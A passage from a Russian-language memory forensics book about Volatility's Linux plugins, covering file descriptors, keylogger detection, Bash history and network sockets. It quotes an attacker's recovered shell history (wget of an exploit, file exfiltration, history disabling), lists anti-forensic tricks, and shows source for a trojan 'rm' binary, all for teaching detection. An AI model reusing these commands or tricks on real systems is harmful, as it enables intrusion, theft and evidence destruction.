• **Обнаруживать клавиатурные шпионы.** После кражи нажатий клавиш вредоносная программа должна где-то записать их (если только она не отправляет их немедленно по сети). Чаще всего они размещаются в памяти и на диске. Если выбран последний вариант, потенциально можно определить файл журнала, просмотрев открытые дескрипторы процесса.

Структуры данных

Следующий вывод показывает члены структуры `file`:

```
>>> dt("file")
'file' (208 bytes)
0x0   : f_u                           ['__unnamed_0x8bc2']
0x10  : f_path                        ['path']
0x20  : f_op                          ['pointer', ['file_operations']]
0x28  : f_lock                        ['spinlock']
0x2c  : f_sb_list_cpu                 ['int']
0x30  : f_count                       ['__unnamed_0x3b0']
0x38  : f_flags                       ['unsigned int']
0x3c  : f_mode                        ['unsigned int']
```

```
0x40  : f_pos                         ['long long']
0x48  : f_owner                       ['fown_struct']
0x68  : f_cred                        ['pointer', ['cred']]
0x70  : f_ra                          ['file_ra_state']
0x90  : f_version                     ['unsigned long long']
0x98  : f_security                    ['pointer', ['void']]
0xa0  : private_data                  ['pointer', ['void']]
0xa8  : f_ep_links                    ['list_head']
0xb8  : f_tfile_llink                 ['list_head']
0xc8  : f_mapping                     ['pointer', ['address_space']]
```

Ключевые моменты

Ключевые моменты таковы:

• `f_path`. Содержит ссылку на информацию, необходимую для восстановления имени и пути файла.
• `f_mode`. Сообщает, был ли файл открыт для чтения, записи и/или исполнения.
• `f_pos`. Позиция, в которой произойдёт следующее чтение или запись.
• `f_mapping`. Ссылка на структуру `address_space` файла, которая хранит указатели в страничный кеш. Страничный кеш содержит находящееся на диске содержимое файла.
• `f_op`. Этот член определяет набор указателей файловых операций для файлового дескриптора. Эти операции (функции) вызываются, когда процесс читает, записывает, выполняет поиск и так далее. Далее в книге вы узнаете, как руткиты перехватывают эти операции, чтобы скрывать файлы на работающих машинах.

Файловые дескрипторы процесса хранятся в памяти ядра. У каждого процесса есть отдельная таблица с массивом индексов, где каждый индекс является номером файлового дескриптора, а соответствующее значение - указателем на экземпляр структуры `file`. Указатель `NULL` означает, что файловый дескриптор не используется. Чтобы найти таблицу файловых дескрипторов процесса, можно исследовать член `files` структуры `task_struct`, имеющий тип `files_struct`.

Плагин `linux_lsof` обходит таблицу файловых дескрипторов процесса и выводит номер файлового дескриптора и путь для каждой записи. Ниже приведён пример, показывающий открытые файловые дескрипторы процесса `insmod`, который использовался для загрузки LiME.

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_lsof -p 8643
Volatility Foundation Volatility Framework 2.4
Pid      FD       Path
-------- -------- ----
    8643        0 /dev/pts/0
    8643        1 /dev/pts/0
    8643        2 /dev/pts/0
    8643        3 /root/lime/lime-3.2.0-4-amd64.ko
```

В этом выводе видно, что файловые дескрипторы 0 (`stdin`), 1 (`stdout`) и 2 (`stderr`) связаны с псевдотерминалом пользователя, а файловый дескриптор 3 - с загружаемым модулем ядра. Следующая команда анализирует открытые файловые дескрипторы клиента SSH:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_lsof -p 2745
Volatility Foundation Volatility Framework 2.4
Pid      FD       Path
-------- -------- ----
    2745        0 /dev/null
    2745        1 /dev/null
    2745        2 /dev/null
    2745        3 socket:[7471]
    2745        4 socket:[6607]
    2745        5 pipe:[6608]
    2745        6 pipe:[6608]
    2745        7 /dev/ptmx
```

```
    2745        9 /dev/ptmx
    2745       10 /dev/ptmx
```

Файловые дескрипторы `stdin`, `stdout` и `stderr` клиентского процесса Secure Shell (SSH) все связаны с `/dev/null` (что ожидаемо для сетевых приложений). Кроме того, имеются два файловых дескриптора сокетов с номерами inode 7471 и 6607. Проанализировав сетевые соединения процесса с помощью `linux_netstat`, вы заметите активное соединение и неименованный сокет UNIX.

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime
    linux_netstat -p 2745
Volatility Foundation Volatility Framework 2.4
TCP      192.168.174.169:22    192.168.174.1:54944 ESTABLISHED sshd/2745
UNIX     DGRAM   6607   sshd/2745
```

Ниже показаны файловые дескрипторы клавиатурного шпиона Linux с именем `logkey` (code.google.com):

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f keylog.lime
      linux_pslist | grep logkeys
Volatility Foundation Volatility Framework 2.4
0xffff88003b122fe0 logkeys    8625    0     0  0x3b005000 2013-11-29 13:38:05

$ python vol.py --profile=LinuxDebian-3_2x64 -f keylog.lime
      linux_psaux -p 8625
Volatility Foundation Volatility Framework 2.4
Pid    Uid    Gid    Arguments
8625   0      0      ./logkeys -s -o /usr/share/logfile.txt -u

$ python vol.py --profile=LinuxDebian-3_2x64 -f keylog.lime
      linux_lsof -p 8625
Volatility Foundation Volatility Framework 2.4
Pid      FD       Path
-------- -------- ----
    8625        0 /dev/input/event0
    8625        1 /usr/share/logfile.txt
    8625        2 /dev/pts/1
    8625        3 /usr/share/bash-completion/completions
```

В этом выводе можно увидеть, что `logkeys` выполняется с PID 8625 и настроен для записи журнала в `/usr/share/logfile.txt`. Исследование файловых дескрипторов показывает, что файловый дескриптор 1 - это файл журнала, а дескриптор 0 - `/dev/input/event0`. Файл `event0` является дескриптором клавиатуры, и клавиатурный шпион читает этот файл, чтобы похищать нажатия клавиш из пользовательского пространства.

Сохранённое состояние контекста

Эдвин Смолдерс представил несколько плагинов Linux на конкурс плагинов Volatility 2013 года: volatilityfoundation.org. Эти плагины перечисляют активные потоки в образце памяти вместе с их текущим контекстом исполнения. Помните, что во время переключения контекста состояние выполняющегося в данный момент потока сохраняется, чтобы при возобновлении потока можно было восстановить регистры, таблицы страниц и другую информацию. Плагины Эдвина позволяют Volatility восстанавливать и анализировать это сохранённое состояние. Ниже приведено краткое описание того, как можно использовать плагины Эдвина:

• `linux_threads`. У каждого процесса есть один или несколько потоков, исполняющих отдельные единицы кода. Этот плагин определяет потоки по их идентификаторам и предоставляет базовую функциональность для следующих плагинов.

• `linux_info_regs`**.** Во время переключения контекста текущее состояние процесса сохраняется в стеке ядра. Volatility может восстановить это состояние, чтобы определить предшествующую деятельность процесса.
• `linux_process_syscall`**.** Переключения контекста часто запускаются, когда поток выполняет системный вызов. Можно определить, какой системный вызов выполняло приложение и какие параметры были переданы обработчику.
• `linux_process_stack`**.** Кадры стека содержат адреса возврата, локальные переменные и параметры функций. Этот плагин восстанавливает кадры стека и пытается определить символьное имя функции, представленной каждым кадром.

Анализ памяти Bash

До настоящего момента в этой главе вы узнали, как находить процессы в памяти, изолировать их адресные пространства от остальной физической памяти и извлекать отдельные области памяти процессов. В этом разделе мы покажем, как использовать эти возможности для восстановления команд, которые пользователи, злоумышленники и автоматизированные образцы вредоносного ПО вводят в оболочки Bash. Поскольку Bash является пользовательской оболочкой по умолчанию почти во всех дистрибутивах Linux, извлечение команд чрезвычайно ценно и практично.

Структуры данных

Следующий код показывает определение `_hist_entry`, представляющей строку файла `.bash_history`:

```
>>> dt("_hist_entry")
'_hist_entry' (24 bytes)
0x0   : line                          ['pointer', ['String', {'length': 1024}]]
0x8   : timestamp                     ['pointer', ['String', {'length': 1024}]]
0x10  : data                          ['pointer', ['void']]
```

Ключевые моменты

Ключевые моменты таковы:

• `line`**.** Команда, введённая пользователем.
• `timestamp`**.** Время выполнения команды, сохранённое как время эпохи с предваряющим знаком решётки (#).

История Bash

При нормальной работе Bash записывает команды в файл истории пользователя (`~/.bash_history`). Очевидно, злоумышленники не хотят, чтобы их команды записывались, поэтому часто встречаются попытки отключить такое журналирование. Это можно сделать несколькими способами:

• **Переменная файла истории.** Снять значение переменной среды `HISTFILE` или указать ей `/dev/null`.
• **Переменная размера истории.** Установить переменную среды `HISTSIZE` равной 0.

• **Параметры SSH.** Войти в систему с помощью клиента SSH Linux с установленным параметром `-T`, чтобы предотвратить выделение псевдотерминала.

Использование этих методов антикриминалистики очень отрицательно сказывается на дисковой криминалистике, но, как и во многих других случаях, не влияет на криминалистический анализ памяти. Даже если журналирование на диск отключено, Bash не только сохраняет команды в памяти, но и хранит время выполнения каждой команды.

Плагин Linux Bash

Плагин `linux_bash` восстанавливает структуры `_hist_entry` из памяти. В частности, он сканирует кучу в поисках символов # (решётки), предваряющих каждую временную метку. Поскольку временные метки хранятся как строки, затем плагин повторно сканирует кучу в поисках указателей на символы решётки, которые являются потенциальными членами `timestamp` структуры.

Следующий вывод показывает результаты плагина `linux_bash` для основного экземпляра Bash из задания DFRWS 2008 года (см. dfrws.org). Это задание было посвящено злоумышленнику, который вывел данные из организации-жертвы:

```
$ python vol.py --profile=Linuxdfrws-profilex86 -f challenge.mem
     linux_bash -p 2585
Pid      Name  Command Time                   Command
-------- ----- ------------------------------ -------
    2585 bash  2007-12-17 03:24:21 UTC+0000   unset HISTORY
    2585 bash  2007-12-17 03:24:21 UTC+0000   cd xmodulepath
    2585 bash  2007-12-17 03:24:21 UTC+0000   wget http://metasploit.com/users/
hdm/tools/xmodulepath.tgz
    2585 bash  2007-12-17 03:24:21 UTC+0000   tar -zpxvf xmodulepath.tgz
    2585 bash  2007-12-17 03:24:21 UTC+0000   ./root.sh
    2585 bash  2007-12-17 03:24:21 UTC+0000   id
    2585 bash  2007-12-17 03:24:21 UTC+0000   mkdir temp
    2585 bash  2007-12-17 03:24:21 UTC+0000   cd temp
    2585 bash  2007-12-17 03:24:21 UTC+0000   cp /mnt/hgfs/Admin_share/*.pcap .
    2585 bash  2007-12-17 03:24:21 UTC+0000   cp /mnt/hgfs/Admin_share/*.xls .
    2585 bash  2007-12-17 03:24:21 UTC+0000   cp /mnt/hgfs/Admin_share/
intranet.vsd .
    2585 bash  2007-12-17 03:24:40 UTC+0000   ls /mnt/hgfs/Admin_share/
    2585 bash  2007-12-17 03:26:20 UTC+0000   zip archive.zip
/mnt/hgfs/Admin_share/acct_prem.xls /mnt/hgfs/Admin_share/domain.xls /mnt/hgfs/
Admin_share/ftp.pcap
    2585 bash  2007-12-17 03:26:55 UTC+0000   unset HISTFILE
    2585 bash  2007-12-17 03:26:59 UTC+0000   unset HISTSIZE
    2585 bash  2007-12-17 03:27:46 UTC+0000   zipcloak archive.zip
    2585 bash  2007-12-17 03:28:25 UTC+0000   ll -h
    2585 bash  2007-12-17 03:28:54 UTC+0000   cp /mnt/hgfs/software/xfer.pl .
    2585 bash  2007-12-17 03:28:57 UTC+0000   ll -h
    2585 bash  2007-12-17 03:29:56 UTC+0000   export http_proxy="http://219.93.175.67:80"
    2585 bash  2007-12-17 03:30:00 UTC+0000   env | less
    2585 bash  2007-12-17 03:31:56 UTC+0000   ./xfer.pl archive.zip
    2585 bash  2007-12-17 04:32:50 UTC+0000   unset http_proxy
    2585 bash  2007-12-17 04:32:53 UTC+0000   rm xfer.pl
    2585 bash  2007-12-17 04:33:26 UTC+0000   dir
    2585 bash  2007-12-17 04:33:29 UTC+0000   rm archive.zip
```

Для краткости показаны только наиболее интересные записи. Как можно видеть, злоумышленник выполнил множество действий в следующих категориях:

• **Антикриминалистика.** Злоумышленник применяет несколько методов антикриминалистики, в том числе не позволяет Bash записывать данные на диск, снимая значения переменных `HISTFILE` и `HISTSIZE`, и (небезопасно) удаляет `archive.zip` после его вывода.

• **Повышение привилегий.** Пакет Metasploit `xmodulepath` представляет собой эксплойт, используемый для получения привилегий root в системах с уязвимыми версиями X.

• **Вывод данных.** Несколько файлов копируются в гостевую систему через файловую систему VMware между гостевой и основной системами (`/mnt/hgfs`). Затем они упаковываются и выводятся с помощью `xfer.pl`.

Важно отметить, что при открытии оболочки Bash она читает сохранённые команды из `~/.bash_history` (если он доступен) и копирует их в память. Если для предыдущих сеансов Bash была задана переменная `HISTTIMEFORMAT`, файл истории будет содержать временные метки, и эта информация также копируется в память. Однако, если файл истории не содержит временных меток, Bash присваивает им по умолчанию время запуска процесса Bash. Все команды, введённые в новом сеансе Bash, записываются вместе с фактическим временем их ввода. Учитывая это, обратите внимание, что у первых нескольких команд одинаковая временная метка (`2007-12-17 03:24:21`). В данном случае время указывает момент запуска процесса Bash, а не момент выполнения команд.

Хеш-таблица команд Bash

Bash также хранит хеш-таблицу, содержащую полный путь к командам и количество их выполнений. Эту хеш-таблицу можно просмотреть в работающей системе с помощью команды `hash` внутри оболочки Bash. В отличие от обычных записей истории Bash, хеш-таблица преобразует имена команд в их полные пути. Например, она хранит `/bin/rm`, а не `rm`. Злоумышленники или вредоносные приложения могут изменить переменную `PATH` оболочки и направить пользователя к выбранным злоумышленником двоичным файлам. Такая деятельность сразу становится очевидной при использовании плагина `linux_bash_hash`.

Поддельная команда rm

Чтобы проиллюстрировать описанную атаку, ниже показан исходный код примера вредоносного двоичного файла `rm`:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char **argv, char **env)
{
    int i;
    char *prefix = "v0l";

    int sz = 255 * sizeof(void *);
    char **args = malloc(sz);
    memset(args, 0x00, sz);
    int argscnt = 0;

    for(i = 0; i < argc; i++)
    {
        if(strncmp(argv[i], prefix, 3) != 0)
        {
            args[argscnt] = argv[i];
            argscnt = argscnt + 1;
        }
    }

    execvp("/bin/rm", args, env);
}
```

Вредоносная программа не позволяет удалять файлы, начинающиеся с `v0l`. При запуске программа перечисляет все аргументы командной строки и создаёт новый набор аргументов, исключая любые записи, содержащие подстроку `v0l`. Затем она выполняет настоящую команду `rm` с отфильтрованным списком.

Обнаружение поддельного двоичного файла

Чтобы заставить системного администратора использовать этот двоичный файл, злоумышленник может поместить его в файловую систему в такой каталог, как `/tmp`, а затем добавить `/tmp` в начало переменной `PATH` пользователя-жертвы. Поэтому, когда пользователь выполняет `rm`, в действительности будет запущена поддельная версия из `/tmp`, а не настоящая версия из `/bin`. К счастью, обнаружить атаку такого типа помогают оба плагина: `linux_bash_hash` и `linux_env`:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f backdooredrm.lime
    linux_bash_hash -p 23971
Volatility Foundation Volatility Framework 2.4
Pid      Name                 Hits   Command                   Full Path
-------- -------------------- ------ ------------------------- ---------
   23971 bash                      1 df                        /bin/df
   23971 bash                      1 rmmod                     /sbin/rmmod
   23971 bash                      1 rm                        /tmp/rm
   23971 bash                      1 vim                       /usr/bin/vim
   23971 bash                      1 cat                       /bin/cat
   23971 bash                      1 insmod                    /sbin/insmod
   23971 bash                      2 ls                        /bin/ls
   23971 bash                      3 clear                     /usr/bin/clear

$ python vol.py --profile=LinuxDebian-3_2x64 -f backdooredrm.lime
    linux_bash_env -p 23971
Volatility Foundation Volatility Framework 2.4
Pid      Name     Vars
-------- -------- ----
   23971 bash     TERM=xterm SHELL=/bin/bash SSH_CLIENT=192.168.174.1 54634 22
                  OLDPWD=/root SSH_TTY=/dev/pts/2 USER=root MAIL=/var/mail/root
PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
                  PWD=/root/lime LANG=en_US.UTF-8 HOME=/root LOGNAME=root
                  SSH_CONNECTION=192.168.174.1 54634 192.168.174.169 22
                  _=/sbin/insmod
```

В выводе `linux_bash_hash` имеется запись `rm` с полным путём `/tmp/rm`. В `linux_bash_env` переменная `PATH` показывает `/tmp` как первый каталог, в котором следует искать приложения. В главе 24, где вы увидите, как восстанавливать файловые системы из памяти, мы вернёмся к этому образцу памяти, и вы узнаете, как извлечь вредоносный двоичный файл `rm` из памяти.

В одном из наших предыдущих случаев злоумышленники изменили файл `.bashrc` привилегированного пользователя (предположительно, воспользовавшись уязвимостью на стороне клиента) и направили переменную `PATH` в каталог, содержавший троянизированный двоичный файл `sudo`. Вредоносный двоичный файл `sudo` записывал пароль пользователя в открытом виде. Этот приём позволил противнику получить пароль и повысить привилегии, а также попытаться выполнить горизонтальное перемещение к другим системам.

Итоги

Анализ процессов и артефактов, обнаруженных в памяти процессов, является критически важной составляющей криминалистического анализа памяти. Извлекая историю Bash, можно практически увидеть запись каждого действия, выполненного удалённым злоумышленником в системе-жертве. Если история по какой-либо причине недоступна, можно также исследовать переменные среды, открытые дескрипторы, аргументы командной строки и совместно используемые библиотеки в поисках свидетельств злоумышленных действий. У вас также есть возможность извлекать определённые области памяти процесса в отдельные файлы на диске. Это позволяет анализировать их с помощью инструментов статического анализа, сканировать антивирусными сигнатурами и так далее.

Глава 22. Сетевые артефакты

После сетевого взлома первыми вопросами, на которые необходимо ответить, часто бывают следующие: какая система была заражена первоначально, какие машины позднее были скомпрометированы посредством горизонтального перемещения и какие удалённые системы участвовали в выводе данных или управлении и контроле? Криминалистический анализ памяти критически важен для ответа на эти вопросы, поскольку на диск записывается очень мало связанных с ними артефактов. В этой главе вы узнаете, как эти данные хранятся в образцах памяти Linux, что можно сделать для их восстановления и как делать выводы на основе обнаруженного.

Файловые дескрипторы сетевых сокетов

Прежде чем приступать к анализу сетевой информации в памяти, необходимо сначала найти файловые дескрипторы сетевых сокетов. Поскольку широкий круг объектов (открытые файловые дескрипторы, сетевые сокеты, каналы и так далее) представлен файловыми дескрипторами, Linux предоставляет общий интерфейс прикладного программирования (API) для доступа к ним. Используя структуры данных этого обобщённого API, можно успешно определить назначение файлового дескриптора.

Цели анализа

Ваши цели таковы:

• **Определять файловые дескрипторы сокетов.** В предыдущей главе вы узнали, как перечислять файловые дескрипторы процесса. Теперь вы узнаете, как определять, какие дескрипторы принадлежат сетевым сокетам.
• **Понимать операции сокетов.** Вы узнаете, как структуры операций сокета влияют на то, как ядро взаимодействует с сокетом и обрабатывает его данные.

Структуры данных

Структура `inet_sock` хранит сетевую информацию для каждого файлового дескриптора сокета TCP/IP. Вот пример того, как она выглядит:

```
>>> dt("inet_sock")
'inet_sock' (800 bytes)
0x0   : sk                              ['sock']
0x270 : pinet6                          ['pointer', ['ipv6_pinfo']]
0x278 : inet_dport                      ['unsigned short']
0x27a : inet_num                        ['unsigned short']
0x27c : inet_saddr                      ['unsigned int']
0x280 : uc_ttl                          ['short']
0x282 : cmsg_flags                      ['unsigned short']
0x284 : inet_sport                      ['unsigned short']
[snip]
```

Ключевые моменты

Ключевые моменты таковы:

• `sk`. Встроенная структура `sock`.
• `pinet6`. Содержит адреса источника и назначения соединений IPv6.
• `inet_dport`. Порт назначения.
• `inet_sport`. Порт источника.
• `inet_saddr`. IP-адрес источника.
• `inet_num`. Номер протокола (TCP, UDP, ICMP).

Плагин `linux_netstat` использует плагин `linux_lsof` для перечисления файловых дескрипторов процесса. Чтобы правильно сообщать о сетевых соединениях, он должен определить, представляет ли конкретный файловый дескриптор сетевой сокет. Это выполняется проверкой двух атрибутов, представляющих дескриптор: указателя `file_operation` структуры `file` и указателя `dentry_operation` структуры `dentry`.

Следующий фрагмент кода показывает, как плагин перечисляет файлы и выполняет проверки:

```
1 openfiles = linux_lsof.linux_lsof(self._config).calculate()
2
3 fops_addr = self.addr_space.profile.get_symbol("socket_file_ops")
4 dops_addr = self.addr_space.profile.get_symbol("sockfs_dentry_operations")
5
6 for (task, filp, i) in openfiles:
7    if filp.f_op == fops_addr or filp.dentry.d_op == dops_addr:
[snip]
```

В строке 1 переменной `openfiles` присваивается генератор, возвращаемый `linux_lsof`. Строки 3 и 4 получают адреса глобальных переменных `socket_file_ops` и `sock_dentry_operations`.

В строках 6 и 7 код обходит каждый файловый дескриптор, возвращённый генератором, и проверяет члены `f_op` и `d_op` структуры `file`. Когда становится известно, что файловый дескриптор является сокетом, его структуру `inode` можно преобразовать в структуру `inet_sock`. `inet_sock` определяет, какому протоколу соответствует сокет, а также некоторую информацию, относящуюся к протоколу. Следующий фрагмент кода выполняется, если файловый дескриптор сокета прошёл проверку:

```
1 iaddr = filp.dentry.d_inode
2 skt = self.SOCKET_I(iaddr)
3 inet_sock = obj.Object("inet_sock",
4                        offset = skt.sk,
5                        vm = self.addr_space)
6 yield task, i, inet_sock
```

В разделе «Обработка встроенных структур» главы 20 был представлен макрос `SOCKET_I`. Он позволяет программисту найти встроенную `inet_sock` структуры `socket_alloc`, которая также содержит `inode`. После обнаружения `inet_sock` необходимо определить протокол. Для этого Volatility читает член `sk.sk_protocol` структуры `inet_sock` (битовое поле, хранящее номер протокола) и выполняет дальнейший анализ сокетов для соединений TCP и UDP.

> **Примечание.**
>
> Если исследовать структуры `socket_file_ops` или `sock_dentry_operations` с помощью `linux_volshell`, можно увидеть, что они определяют операции, поддерживаемые дескриптором:

```
>>> fops_addr = addrspace().profile.get_symbol("socket_file_ops")
>>> dt("file_operations", fops_addr)
[CType file_operations] @ 0xFFFFFFFF814400E0
0x0   : owner                          0
```

```
0x8   : llseek                          18446744071579868721
<snip>
0x38  : poll                            18446744071581455546
0x40  : unlocked_ioctl                  18446744071581457104
0x48  : compat_ioctl                    18446744071581457634
0x50  : mmap                            18446744071581455566
0x58  : open                            18446744071581455540
[snip]
```

В выводе можно увидеть, что структура `file_operations` сокета имеет указатель функции для каждого типа операции, которую можно выполнить с дескриптором. Затем можно использовать `linux_volshell`, чтобы определить имя этих функций, запросив в профиле конкретный адрес; в данном случае - адрес обработчика `mmap`:

```
>>> addrspace().profile.get_symbol_by_address("kernel", 18446744071581455566)
'sock_mmap'
```

Далее в книге вы узнаете, как вредоносное ПО может перехватывать структуры `file_operations` и `dentry_operations`, чтобы скрываться от анализа работающей системы. Вы также узнаете, как Volatility обнаруживает такие перехваты.

Сетевые соединения

Одним из важнейших артефактов для реагирования на инциденты являются сетевые соединения, которые устанавливает компьютер. Плагин Volatility `linux_netstat` способен восстанавливать такие свидетельства. Вывод воспроизводит то, что можно было бы увидеть при выполнении команды `netstat` в работающей системе; однако вы обращаетесь непосредственно к источнику (RAM), а не используете API операционной системы.

Цели анализа

Ваши цели таковы:

• **Восстанавливать информацию о соединениях.** После обнаружения файлового дескриптора сокета необходимо определить, какой протокол он представляет и как найти относящиеся к протоколу структуры соединения. Это позволяет восстанавливать IP-адреса, порты, состояния соединений и другие данные.
• **Обнаруживать вредоносные сетевые соединения.** Анализ сетевых соединений во время реагирования на инциденты часто выявляет вредоносные соединения. К ним относятся признаки вывода данных, обмена данными управления и контроля или использования подозреваемой системы для атаки других ресурсов.

Структуры данных

Структура `sock_common` содержит информацию об активных соединениях. Ниже приведён пример этой структуры в 64-разрядной Debian:

```
>>> dt("sock_common")
'sock_common' (80 bytes)
0x0   : skc_daddr                       ['unsigned int']
0x4   : skc_rcv_saddr                   ['unsigned int']
0x8   : skc_hash                        ['unsigned int']
```

```
0x8   : skc_u16hashes                ['array', 2, ['unsigned short']]
0xc   : skc_family                   ['unsigned short']
0xe   : skc_state                    ['unsigned char']
0xf   : skc_reuse                    ['unsigned char']
0x10  : skc_bound_dev_if             ['int']
0x18  : skc_bind_node                ['hlist_node']
0x18  : skc_portaddr_node            ['hlist_nulls_node']
0x28  : skc_prot                     ['pointer', ['proto']]
0x30  : skc_net                      ['pointer', ['net']]
0x38  : skc_dontcopy_begin           ['array', 0, ['int']]
0x38  : skc_node                     ['hlist_node']
0x38  : skc_nulls_node               ['hlist_nulls_node']
0x48  : skc_tx_queue_mapping         ['int']
0x4c  : skc_refcnt                   ['__unnamed_0x38e']
0x50  : skc_dontcopy_end             ['array', 0, ['int']]
```

Ключевые моменты

Ключевые моменты таковы:

• `skc_daddr`. Адрес назначения соединения.
• `skc_rcv_saddr`. Адрес источника соединения.
• `skc_family`. Семейство адресов. Соединения TCP и UDP принадлежат семейству адресов `AF_INET`.
• `skc_state`. Состояние протокола, которое Volatility использует для определения состояния TCP-соединений. Состояние определяется воспроизведением перечисления, определённого в файле исходного кода Linux `include/net/tcp_states.h`.

Соединения TCP и UDP

Ниже показан вывод `linux_netstat` для установленного TCP-соединения, прослушивающего TCP-соединения и UDP-соединения:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_netstat
Proto Source IP:Port      Destination IP:Port  State       Process
TCP   192.168.174.169:22  192.168.174.1:56705  ESTABLISHED sshd/2787
TCP   0.0.0.0:22          0.0.0.0:0            LISTEN      sshd/2437
UDP   0.0.0.0:137         0.0.0.0:0                        nmbd/2121
[snip]
```

Столбцы и восстановленная информация таковы:

• **Proto.** Поле заполняется из `inet_sock.sk.sk_protocol`, как обсуждалось ранее.
• **Source IP.** Поле заполняется из `skc_rcv_saddr` структуры `sock_common`.
• **Source Port.** В зависимости от версии ядра заполняется из `sport` или `inet_sport` структуры `inet_sock` либо из `skc_port` структуры `sock_common`.
• **Destination IP.** Поле заполняется из `skc_daddr` структуры `sock_common`.
• **Destination Port.** В зависимости от версии ядра заполняется из `dport` или `inet_dport` структуры `inet_sock`.
• **State.** Поле заполняется из `skc_state` структуры `sock_common`.
• **Process/PID.** Поскольку плагин работает отдельно для каждого процесса, эта информация просто получается из `task_struct` процесса.

В выводе можно увидеть, что имеется соединение с сервером SSH от `192.168.174.1`, что сервер `sshd` прослушивает порт 22 и что `nmbd` (сервер имён NetBIOS) прослушивает UDP-порт 137. Мы часто встречали заражённые системы, используемые для крупномасштабной разведки во

внутренних сетях или Интернете в целом. В таких случаях, если получить память во время сетевой активности или сразу после неё, будет видно значительное число соединений. Пример этого наблюдается в выводе `linux_netstat` на машине, где `nmap` использовался для сканирования внутренней сети `192.168.174.0/24`:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f nmap.lime
     linux_netstat > netstat.txt

$ grep nmap netstat.txt
[snip]
TCP      192.168.174.169:53456 192.168.174.1:5426  SYN_SENT    nmap/12120
TCP      192.168.174.169:35010 192.168.174.1:46195 SYN_SENT    nmap/12120
TCP      192.168.174.169:52533 192.168.174.1:23813 SYN_SENT    nmap/12120
TCP      192.168.174.169:54999 192.168.174.1:5531  SYN_SENT    nmap/12120
TCP      192.168.174.169:47679 192.168.174.1:13937 SYN_SENT    nmap/12120
TCP      192.168.174.169:50993 192.168.174.2:31865 CLOSE       nmap/12120
TCP      192.168.174.169:43534 192.168.174.1:51602 SYN_SENT    nmap/12120
TCP      192.168.174.169:50950 192.168.174.1:42057 SYN_SENT    nmap/12120
TCP      192.168.174.169:57012 192.168.174.1:28936 SYN_SENT    nmap/12120
[snip]
$ grep -c nmap netstat.txt
165
```

В этом выводе можно увидеть, что многие соединения с `192.168.174.1` находятся в состоянии `SYN_SENT`. Это состояние означает, что `nmap` попытался инициировать TCP-соединение с IP-адресом на определённом порте. Если порт не открыт, сокет может оставаться в состоянии `SYN_SENT` в течение времени, которое стек TCP/IP настроен ожидать ответы. Можно также увидеть, что в сканирование был включён другой IP-адрес, `192.168.174.2`. Последняя команда `grep -c` подсчитывает полный список соединений (165) программы `nmap`. С помощью этого приёма можно искать инструменты, которые в данный момент ведут разведку или выполняют атаки типа «отказ в обслуживании».

Восстановление сокетов Unix

Ниже показан вывод плагина `linux_netstat` для выбранных сокетов Unix:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_netstat
Volatility Foundation Volatility Framework 2.4
UNIX /run/udev/control                                udevd/354
UNIX /var/run/rpcbind.sock                          rpcbind/1706
UNIX /dev/log                                      rsyslogd/2051
UNIX /var/run/acpid.socket                            acpid/2103
UNIX /var/run/samba/unexpected                         nmbd/2121
UNIX /var/run/dbus/system_bus_socket             dbus-daemon/2296
UNIX /tmp/.winbindd/pipe                            winbindd/2419
UNIX /var/run/samba/winbindd_privileged/pipe        winbindd/2419
UNIX /tmp/.winbindd/pipe                            winbindd/2458
UNIX /var/run/samba/winbindd_privileged/pipe        winbindd/2458
UNIX /var/run/postgresql/.s.PGSQL.5432              postgres/2466
UNIX /var/run/apache2/cgisock.2162                   apache2/3835
```

В этом выводе можно увидеть, что несколько процессов используют сокеты Unix. К сожалению, трудно определить точное назначение каждого сокета без чтения исходного кода или обратной разработки. В данном случае вывод получен из чистой системы, но мы часто наблюдали вредоносное ПО, использующее сокеты Unix для локального обмена данными (между потоками одного процесса), а также для передачи сообщений между разными процессами. В таких случаях можно создавать индикаторы на основе имён сокетов Unix.

Поставленные в очередь сетевые пакеты

Ядро помещает отправляемые или получаемые по сети пакеты в очереди до тех пор, пока принимающий клиент или сервер не сможет обработать их. Когда серверы испытывают большую сетевую нагрузку или клиенты пытаются передать крупные файлы, в этих очередях можно обнаружить значительный объём данных.

Для восстановления очередей отдельно для каждого процесса можно использовать плагин `linux_pkt_queues`.

Цели анализа

Ваши цели таковы:

• **Восстанавливать поставленные в очередь пакеты отдельно для каждого процесса.** Чтобы найти очереди, необходимо проанализировать структуру дескриптора сокета. Эта структура содержит указатели на его входящую и исходящую очереди.
• **Объединять восстановленные пакеты с сетевыми захватами.** Можно объединить пакеты передачи данных, поставленные в очередь в памяти, с пакетами, которые уже были отправлены и захвачены устройством сетевого мониторинга. Это позволяет построить весь сетевой поток, соответствующий тому, что приложение или злоумышленник намеревались отправить, а не только тому, что уже было отправлено по сети.
• **Устанавливать источник передачи.** Если злоумышленник использует поддельные IP- или MAC-адреса, по одним лишь захватам пакетов бывает трудно определить, какой компьютер отправил сетевые данные. Бывают также ситуации, когда устройства сетевого мониторинга не были настроены (или не способны) определять, какая машина отправила пакет. Это распространено в случаях VLAN или мониторинга между подсетями, когда назначения DHCP не журналируются. В таких случаях можно использовать очереди пакетов вместе с артефактами сетевых соединений, чтобы связать пакеты с исходной машиной.
• **Сопоставлять криминалистический анализ диска, сети и памяти.** В статье, опубликованной на DFRWS 2008 исследовательской группой из Университета Нового Орлеана, показано, как можно совместно использовать криминалистический анализ диска, памяти и сети: dfir.org. Когда вредоносное ПО отправляет данные по сети, с помощью сетевой криминалистики можно найти первоначальные индикаторы заражения, которые потенциально могут привести к скомпрометированному компьютеру. Затем с помощью очередей пакетов можно определить, из какого процесса исходили данные, пользователя, породившего процесс, и другие полезные артефакты.

Структуры данных

Структура `sk_buff` ссылается на содержимое пакета и содержит список связанных пакетов:

```
>>> dt("sk_buff")
'sk_buff' (240 bytes)
0x0   : next                          ['pointer', ['sk_buff']]
0x8   : prev                          ['pointer', ['sk_buff']]
0x10  : tstamp                        ['ktime']
0x18  : sk                            ['pointer', ['sock']]
0x68  : len                           ['unsigned int']
